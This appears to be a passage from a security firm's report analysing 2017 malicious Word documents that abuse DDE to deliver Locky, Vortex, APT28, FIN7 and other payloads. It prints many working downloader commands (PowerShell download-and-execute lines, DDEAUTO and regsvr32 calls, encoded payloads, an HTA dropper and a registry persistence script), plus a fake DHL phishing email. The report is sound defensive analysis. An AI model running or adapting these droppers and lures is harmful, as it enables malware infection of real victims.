ByAGwAcwApAHsADQAKAFQAcgB5AA0ACgB7AA0ACgAJAFcAcgBpAHQAZQAtAEgAbwB
zAHQAIAAkAHUAcgBsAAkADQAKAAkAJABmAHAAIAA9ACAAIgAkAGUAbgB2ADoAdABl
AG0AcABcAGgAdABpADQALgBlAHgAZQAiAAkADQAKAAkAVwByAGkAdABlAC0ASABvA
HMAdAAgACQAZgBwAA0ACgAJACQAdwBjACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAH
QAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQADQAKAAk
AJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACQAdQByAGwALAAgACQA
ZgBwACkADQAKAAkAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAZgBwAA0AC
gAJAGIAcgBlAGEAawANAAoAfQANAAoAQwBhAHQAYwBoAA0ACgB7AA0ACgAgACAAIA
BXAHIAaQB0AGUALQBIAG8AcwB0ACAAJABfAC4ARQB4AGMAZQBwAHQAaQBvAG4ALgB
NAGUAcwBzAGEAZwBlAA0ACgB9
```

The decoded code contains a simple loop that queries different URLs for the actual malware.

```
$urls =
"http://rosiautosuli[.]hu/HUgfrse7","http://cqaqualite[.]com/HUgf
rse7","http://dieterdurstig[.]de/HUgfrse7","http://edificioexpo[.
]com/HUgfrse7","http://first-paris-
properties[.]com/HUgfrse7","http://hotelxaguate[.]com/HUgfrse7"
foreach($url in $urls)
{
    Try
    {
 Write-Host $url
 $fp = "$env:temp\hti4.exe"
 Write-Host $fp
 $wc = New-Object System.Net.WebClient
 $wc.DownloadFile($url, $fp)
 Start-Process $fp
 break
    }
    Catch
    {
       Write-Host $_.Exception.Message
    }
}
```

In this case, the malware is downloaded, stored in the temporary folder under the name *hti4.exe* and is finally executed. In this particular case, the PowerShell script downloaded a variant of Locky.

The TrickBot campaign has omitted the encoded Base64 string and downloaded a file with the extension *.png* instead. However, the downloaded file is not a valid PNG graphic but a PE32 Windows executable.

```
C:\windows\system32\cmd.exe /k echo PowerShell (New-Object
System.Net.WebClient).DownloadFile('http://reiseprofi4u[.]de/pict
ure_library/molarod.png','%TMP%\zxcx.exe');Start-Process
'%TMP%\zxcx.exe'> %TMP%\qeqw.bat & %TMP%\qeqw.bat
```

A summary of all IOCs related to those campaigns is given in Section 7.1 and 7.2.

4.2 DISTRIBUTION OF CERBER

During our monitoring, we were able to identify some samples of Cerber. The techniques used here are identical to those of Locky (see Section 4.1). Given the similarity, it is likely that the same actor was involved.

A summary of all IOCs related to this campaign is described in Section 7.4.

4.3 DISTRIBUTION OF VORTEX


The campaign that distributed the Vortex Ransomware was the first one we noticed in monitoring. The campaign was most likely aiming at Poland due to the Polish language in e-mails and attachments' file names.

We also detected a campaign distributing the Vortex Ransomware, targeting polish speakers.

Like in all other campaigns, the malicious MS Word document was sent by email attachment with the following file names:

```
DanePrzesylki17016.doc
Wezwanie 14_11_2017.doc
```

While the malicious MS Word documents have no actual content except the malicious code, the incoming mail was disguised as DHL Mail (compare Figure 11).


Preawizacja DHL

PD **Preawizacja DHL <pl.no.reply@dhl.com>**
info
Monday, 16. October 2017 at 03:18
Show Details
DanePrzesylki17016...
29 KB
Download All Preview All

Preawizacja DHL

Szanowni Państwo,

Uprzejmie informujemy, że została do Ciebie wysłała za pośrednictwem DHL Parcel przesyłka o numerze 17016588235.

Wybierz jeden z ponad 1 800 punktów DHL na terenie kraju i odbieraj paczki kiedy chcesz. Większość z nich jest czynna do godziny 21. lub dłużej.
Naszą sieć tworzą sklepy Inmedio, Relay, 1-minute, wybrane sklepy Żabka, Freshmarket, stacje Shell, punkty indywidualne w mniejszych miastach oraz automaty paczkowe Parcelstation w Warszawie, Wrocławiu, Krakowie i Poznaniu.

***Przekieruj paczkę* w 4 krokach:**

1. Pobierz plik doc z załącznika w którym znajdziesz adres www oraz PIN
2. Wejdź pod wskazany w dokumencie adres www
3. Podaj PIN
4. Złóż **bezpłatną** dyspozycję doręczenia do punktu odbioru

Dyspozycję zmiany sposobu doręczenia złożoną dziś, zrealizujemy już jutro.

W przypadku braku złożenia dyspozycji planowany termin doręczenia: 16-10-2017 w przewidywanych godz.: 13:00-17:00.

Pozdrawiamy,
DHL Parcel
www.dhlparcel.com.pl

UWAGA: Wiadomość ta została wygenerowana automatycznie. Prosimy nie odpowiadać funkcją *Reply/Odpowiedz*

Figure 11: Fake DHL mail, part of Vortex campaign

After opening the document, DDE tries to open the Microsoft HTML Application Host (mshta.exe) with an URL to another malicious payload as a parameter.

```
DDEAUTO C:\\windows\\system32\\mshta.exe “http://w-szczecin[.]pl/xml/nowywin.hta”
```

The downloaded file is a HTML application file which contains valid HTML code but also Visual Basic Script code.

```
<!DOCTYPE html>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >
<html>
<body>
<scRIPt LaNGuAgE="VBScrIpt">
Dim Doda18 : Dim AnitaU : SeT Doda18 = cREateOBJect (
"wsCrIPt.sHELl" ) : AnitaU = "       powERSHEll.exe       -
ExeCUtIonPolIcY       byPasS             -WINdowSTYLE
hiddEn       -ENCodedcOMMANd
UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAa
QBjAHkAIABiAHkAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQ
BuAGQAbwB3AHMAdAB5AGwAZQAgAGgAaQBkAGQAZQBuACAALQBjAG8AbQBtAGEAbgB
kACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAu
```

```
AFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoA
CcAaAB0AHQAcAA6AC8ALwB3AC0AcwB6AGMAegBlAGMAaQBuAC4AcABsAC8AeABtAG
wALwBzADUAMAAuAGUAeABlACcALAAdICQAZQBuAHYAOgBBAFAAUABEAEEAVABBAFw
AbgB2AHMAdABhAHIAdAAuAGUAeABlAB0gKQA7AFMAdABhAHIAdAAtAFAAcgBvAGMA
ZQBzAHMAIAAoAB0gJABlAG4AdgA6AEEAUABQAEQAQQBUAEEAXABuAHYAcwB0AGEAc
gB0AC4AZQB4AGUAHSApAA==       " : Doda18.RUN CHr ( 34 ) &
Doda18.eXPanDenVIroNmEntsTRiNGS( "%COMSpEC%" ) & cHR ( 34 ) & CHr
( 34 ) & "/c " & AnitaU & chr ( 34 ) , 0 : SEt Doda18 = NOTHInG
</script>

</body>
</html>
```

The basic idea behind the VBS code is to use PowerShell to execute a Base64-encoded command block.

```
"C:\Windows\system32\cmd.exe" "/c powershell.exe -ExeCUtIonPolIcY
bypass -WINdowSTYLE hiddEn -ENCodedcOMMANd
UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAa
QBjAHkAIABiAHkAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQ
BuAGQAbwB3AHMAdAB5AGwAZQAgAG0AaQBuAGkAbQBpAHoAZQBkACAALQBjAG8AbQB
tAGEAbgBkACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBO
AGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpA
GwAZQAoACcAaAB0AHQAcAA6AC8ALwB3AC0AcwB6AGMAegBlAGMAaQBuAC4AcABsAC
8AaQBtAGcAMgAvAHMANQAwAC4AZQB4AGUAJwAsAB0gJABlAG4AdgA6AEEAUABQAEQ
AQQBUAEEAXABuAHYAcwBzAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAByAG8A
YwBlAHMAcwAgACgAHSAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAG4AdgBzAHMAL
gBlAHgAZQAdICkA "
```

After decoding the Base64 string it becomes clear what the code is doing.

```
PowerShell -ExecutionPolicy bypass -noprofile -windowstyle hidden
-command (New-Object
System.Net.WebClient).DownloadFile('http://w-
szczecin[.]pl/xml/s50.exe', $env:APPDATA\nvstart.exe );Start-
Process ( $env:APPDATA\nvstart.exe )
```

The PowerShell code is trying to download the actual Vortex Ransomware into your environment's APPDATA folder under the name *nvstart.exe*. After downloading, the malware will be executed.

4.4 TARGETING FREDDIE MAC EMPLOYEES

In addition to the Ransomware campaigns, we have discovered a number of campaigns that focused on a specific group of people. One of them was apparently aiming at employees of the US American bank Freddie Mac.

It is not clear whether email was used as a delivery method and if so, what the email looked like. According to VirusTotal, the file was hosted on

```
http://downloads[.]sixflags-frightfest[.]com/Giveaway.docx.
```

which could indicate that the victims were forced to download the malicious file by themselves.

The malicious document, masquerades itself as a Six Flags Fright Fest ticket give away specifically for Freddie Mac employees as you can see in Figure 12..

Figure 12: SixFlags Fright Fest lure

After opening the document, DDE tries to open the windows command line utility regsvr32, which is a tool to register and unregister *.dll* files and ActiveX controls. In this case, the command will execute the file *ticket-ids* directly from the web server that is hosting the file.

```
C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\..\windows\syste
m32\cmd.exe /c regsvr32 /u /n /s
/i:"h"t"t"p://downloads.sixflags-frightfest.com/ticket-ids
scrobj.dll
```

By using quotes, the attacker tries to hide the string *http* from static analysis. In addition, the attacker has taken the extra effort to register a domain that makes the whole setup more plausible for the victims.

At the time of our analysis the payload was unfortunately no longer available for download. However, there are analyses that describe the next steps of the malicious code (see [5]).

The final payload can be connected to the threat emulation software Cobalt Strike.

4.5 CHINESE APT ACTOR KEYBOY

Another sample we have identified was sent to the victim(s) under the file name *2017 Q4 Work Plan.docx*. It can also be assumed that the malicious file was sent by mail attachment.

The document was first uploaded from South Africa and with an apparently unmodified filename to VirusTotal.

The malicious file itself wasn't very elaborate in design and only tried to get the victim to confirm the message box with "Yes" twice (seeFigure 13).




Figure 13: 2017 Q4 Work Plan.docx lure document

Like the other samples, this document calls PowerShell to download and execute another malicious payload.

```
c:\Windows\System32\cmd.exe /k powershell.exe -ep Bypass -w
Hidden -noprofile -noexit -c IEX (new-object
System.Net.WebClient).DownloadFile('http://213.183.51[.]187/debug
.dll','%temp%debug.dll');rundll32.exe '%temp%debug.dll' HOK
```

In this case, a *.dll* file is downloaded and executed afterwards by using *rundll32.exe*.

At the time of the analysis (20.10.2017), the file was no longer available. Therefore, no further analysis was possible in this case.

Fortunately, security researchers from PWC UK caught the file in time and were able to analyze it extensively. They have published a very detailed analysis of the malware on their blog, see [6].

The file is very likely to be assigned to the APT group "KeyBoys", which is believed to be based in or operating from China.

4.6 RUSSIAN APT ACTOR “APT28/SOFACY”

During the analysis, we identified two samples which could be assigned to APT28 afterwards.

The attackers named the two malicious documents after two recent events, namely the terrorist attack in New York and the US military exercise SaberGuardian [7]:

```
IsisAttackinNewYork.docx
Saber Guardian 2017.docx
```

Like all other samples, they try to execute PowerShell code via DDE and download another payload. While many samples use either no obfuscation or only the splitting of strings as such, one of those samples use a different technique. The actual payload is in the form of ordinal values for each ASCII character as shown in Figure 14.

```
<w:fldSimple
  w:instr="  QUOTE  67 58 92 80 114 111 103 114 97 109 115 92 77 105 99 114
  111 115 111 102 116 92 79 102 102 105 99 101 92 77 83 87 111 114 100 46
  101 120 101 92 46 46 92 46 46 92 46 46 92 46 46 92 87 105 110 100 111
  119 115 92 83 121 115 116 101 109 51 50 92 87 105 110 100 111 119 115
  80 111 119 101 114 83 104 101 108 108 92 118 49 46 48 92 112 111 119
  101 114 115 104 101 108 108 46 101 120 101 32 45 78 111 80 32 45 115
  116 97 32 45 78 111 110 73 32 45 87 32 72 105 100 100 101 110 32 36
  101 61 40 78 101 119 45 79 98 106 101 99 116 32 83 121 115 116 101
  109 46 78 101 116 46 87 101 98 67 108 105 101 110 116 41 46 68 111 119
  110 108 111 97 100 83 116 114 105 110 103 40 39 104 116 116 112 58 47
  47 110 101 116 109 101 100 105 97 114 101 115 111 117 114 99 101 115
  46 99 111 109 47 99 111 110 102 105 103 46 116 120 116 39 41 59 112
  111 119 101 114 115 104 101 108 108 32 45 101 110 99 32 36 101 32 35  ">
  <w:r>
```

Figure 14: Payload in form of ordinal values

After converting to ASCII representation, the actual payload is displayed.

```
C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\..\Windows\Syste
m32\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W
Hidden $e=(New-Object
System.Net.WebClient).DownloadString('http://netmediaresources[.]
com/config.txt');powershell -enc $e #
```

The other sample does not use any form of obfuscation.

```
"C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\Win
dows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta
-NonI -W Hidden $e=(New-Object
```

```
System.Net.WebClient).DownloadString('http://sendmevideo[.]org/dh
2025e/eee.txt');powershell -enc $e #
```

Note that the sample which does not use obfuscation was identified earlier than the second sample. The adversary therefore reacted relatively quickly to the public messages about DDE and adapted his approach accordingly by obfuscating the payload.

Both samples download a Base64 encoded blob, which downloads the final payload and executes it.

```
$W=New-Object System.Net.WebClient;
$p=($Env:ALLUSERSPROFILE+"\vms.dll");
[System.Net.ServicePointManager]::ServerCertificateValidationCall
back = {$true};
$W.DownloadFile("http://netmediaresources[.]com/media/resource/vm
s.dll",$p);
if (Test-Path $p){
$rd_p=$Env:SYSTEMROOT+"\System32\rundll32.exe";
$p_a=$p+",#1";
$pr=Start-Process $rd_p -ArgumentList $p_a;
$p_bat=($Env:ALLUSERSPROFILE+"\vms.bat");
$text='set inst_pck = "%ALLUSERSPROFILE%\vms.dll"'+"`r`n"+'if NOT
exist %inst_pck % (exit)'+"`r`n"+'start rundll32.exe %inst_pck
%,#1'
[io.File]::WriteAllText($p_bat,$text)
New-Item -Path 'HKCU:\Environment' -Force | Out-Null;
New-ItemProperty -Path 'HKCU:\Environment' -Name
'UserInitMprLogonScript' -Value "$p_bat" -PropertyType String -
Force | Out-Null;
```

The downloaded DLL is Seduploader, a tool from APT28's standard toolbox. It is used to perform first reconnaissance tasks and to determine if the infected system is of interest.

4.7 FIN7

Three other samples we have identified can be assigned to the Threat Actor FIN7.

The samples were sent with filename *EDGAR_Rules_2017.docx* and as with all other samples, an attempt was made to download another payload with PowerShell.

The filename EDGAR is an abbreviation for the **E**lectronic **D**ata **G**athering, **A**nalysis, and **R**etrieval (EDGAR) system and is intended to make the victim believe that this is a legitimate email from the Securities and Exchange Commission (see [8]).

It can therefore be assumed that the target group is limited to US American companies or individuals.

Unlike the APT28 samples, the attackers took the effort to make it look like an official document, as described in Figure 15.




Figure 15: FIN7 Securities and Exchange Commission lure

Two of the samples tried to download an alleged text file. One was trying to download a text blob from Pastebin.

```
c:\windows\system32\cmd.exe /k powershell -C ;echo
"https://sec.gov/";IEX((new-object
net.webclient).downloadstring('https://pastebin[.]com/raw/pxSE2TJ
1'))
```

```
c:\windows\system32\cmd.exe /k powershell -C ;echo
"https://sec.gov/";IEX((new-object
net.webclient).downloadstring('https://trt.doe.louisiana[.]gov/fo
nts.txt'))
```

At the time of the analysis, both files were no longer available for download.

However, there is a very detailed analysis of TALOS on exactly this incident, see [9].

4.8 NOT ATTRIBUTED BUT POSSIBLY MALICIOUS

Most of the identified samples could be assigned to any attack campaign. Nevertheless, several samples have been found during the observation process which show malicious behavior but could not be attributed to an attack campaign.

The samples were sent under the following names, among others.

Hash	Filename
9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d	Filings_and_Forms.docx
cb8b68f58973f3ce116263b4c089a46c17f850b5ed6e0d2af3626c1b3dc87c6d 567b828380a000985bd3f42ca1501ae0de47f75c2809d9b6561af8c159c31414	Effective Outside Counsel.docx
55e2699721379352b0be2ea6b1c71257342d07efbe78c84d7257497f8f75e967	Communications_Suggestions_by_Press_Office_Director.docx
144c215a2b8a1536e058ef654583201912a21aa8b4a3ade070a18c06c1b14599	Conversa do WhatsApp com ?+55 11 99237-9420.docx
9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d	Filings_and_Forms.docx

The sample identified here is very similar to the samples which could be assigned to FIN7 see Figure 15 and Figure 16..




Figure 16: Filings_and_Forms.docs lure

This sample downloads a second-stage payload from a Google shortlink. The payload was still available at the time of the analysis, which is very strange as the payload of the other FIN7 sample was no longer available after a short time.

```
C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\..\windows\syste
m32\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W
Hidden -C $e=(new-object
system.net.webclient).downloadstring('http://goo[.]gl/Gqdihn');po
wershell.exe -e $e # .EXE Filings_and_For
```

The Google shortlink redirects to *http://ipangea*[.]*com/wp-content/themes/ps1.txt,* where the ps1.txt is a Base64-encoded file.

Fortunately, the adversaries used filenames in a way that you can make sense out of them. If you decode this string, you will see the actual payload to be executed.

```
IEX((new-object
system.net.webclient).downloadstring('http://ipangea[.]com/wp-
content/themes/pay.txt'))
```

The payload behind it is a very heavily obfuscated PowerShell script, which has already been analyzed from Security Researchers of InQuest (see [10]).

Hash	Filename
cb8b68f58973f3ce116263b4c089a46c17f850b5ed6e0d2af3626c1b3dc87c6d	Effective Outside Counsel.docx
567b828380a000985bd3f42ca1501ae0de47f75c2809d9b6561af8c159c31414	

The two identified documents named Effective Outside Counsel.docx are trying to pretend to be an official document of Jackson Kelly PLLC, which is one of the 250 largest law firms in the US. In an attempt to make the document look highly trustworthy, the adversaries even embedded a McAfee Secure logo (see Figure 17). Furthermore, they rendered the additional content in the document illegible, so that victims would rather confirm the DDE MessageBoxes to be able to read the content.

Figure 17: Jackson Kelly lure

The DDE Code is hidden behind the McAfee logo, as you can see in Figure 18.




Figure 18: Jackson Kelly DDE Code

```
C:\Programs\Microsoft\Office\MSWord.exe\..\..\..\..\windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('https://netdocuments.jacksonkelly.co/pl.ps1'); powershell -e $e # .EX
```

At the time of the analysis, the payload was no longer available for download. Therefore, we could not provide an analysis of it.

Hash	Filename
55e2699721379352b0be2ea6b1c71257342d07efbe78c84d7257497f8f75e967	Communications_Suggestions_by_Press_Office_Director.docx

The next sample should look like an official document from the Press Office of Ecumenical Patriarchate (see Figure 19). The document has several pages and on the last page the DDE code was hidden.




Figure 19: Press Office, Ecumenical Patriarchate lure

```
DDEAUTO c:\\windows\\system32\\cmd.exe "/k powershell.exe $x =
(New-Object
Net.Webclient).downloadstring('http://citycarpark[.]my/components
/com_admintools/mscorier'); cmd.exe /b /c $x"
```

The downloaded payload contains obfuscated PowerShell code.

```
SEt  ncXA= $nBW = [TYPE]("{0}{1}" -f 'R','Ef') ;  $DMvO=
